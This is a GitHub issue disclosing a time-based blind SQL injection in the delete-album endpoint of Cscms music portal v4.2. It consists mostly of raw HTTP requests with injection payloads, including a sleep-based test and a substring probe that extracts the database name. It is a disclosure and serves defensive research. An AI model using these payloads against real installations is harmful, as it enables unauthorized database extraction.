New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2(dance_Topic.php_del) #14

Open **Am1azi3ng** opened this issue on Mar 15 · 0 comments


Am1azi3ng commented on Mar 15

There is a SQL blind injection vulnerability in dance_Topic.php_del

Details


After the administrator is logged in, you need to add a song album

```
POST /admin.php/dance/admin/topic/save HTTP/1.1
Host: cscms.test
Content-Length: 240
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmjp01p1n8hqj9
Connection: close
```




When deleting a song album, malicious statements can be constructed to achieve sql injection



```
POST /admin.php/dance/admin/topic/del HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic?v=800
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmjp01p1n8hqj9
Connection: close

id=3)and(sleep(5))--+
```



contrust payload

```
POST /admin.php/dance/admin/topic/del HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic?v=800
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmjp01p1n8hqj9
Connection: close

id=3)and(if(substr((select+database()),1,1)='c'sleep(5))--+
```





Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code

Close "id" to achieve blind injection, so the vulnerability exists

Assignees

No one assigned

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant